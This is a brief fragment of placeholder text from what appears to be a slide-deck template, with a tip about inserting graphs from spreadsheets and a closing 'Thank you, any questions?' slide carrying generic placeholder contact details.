You can also insert **graphs** from Excel or Google Sheets



# THANK YOU!

Any questions?

You can find me at @username &  
user@mail.me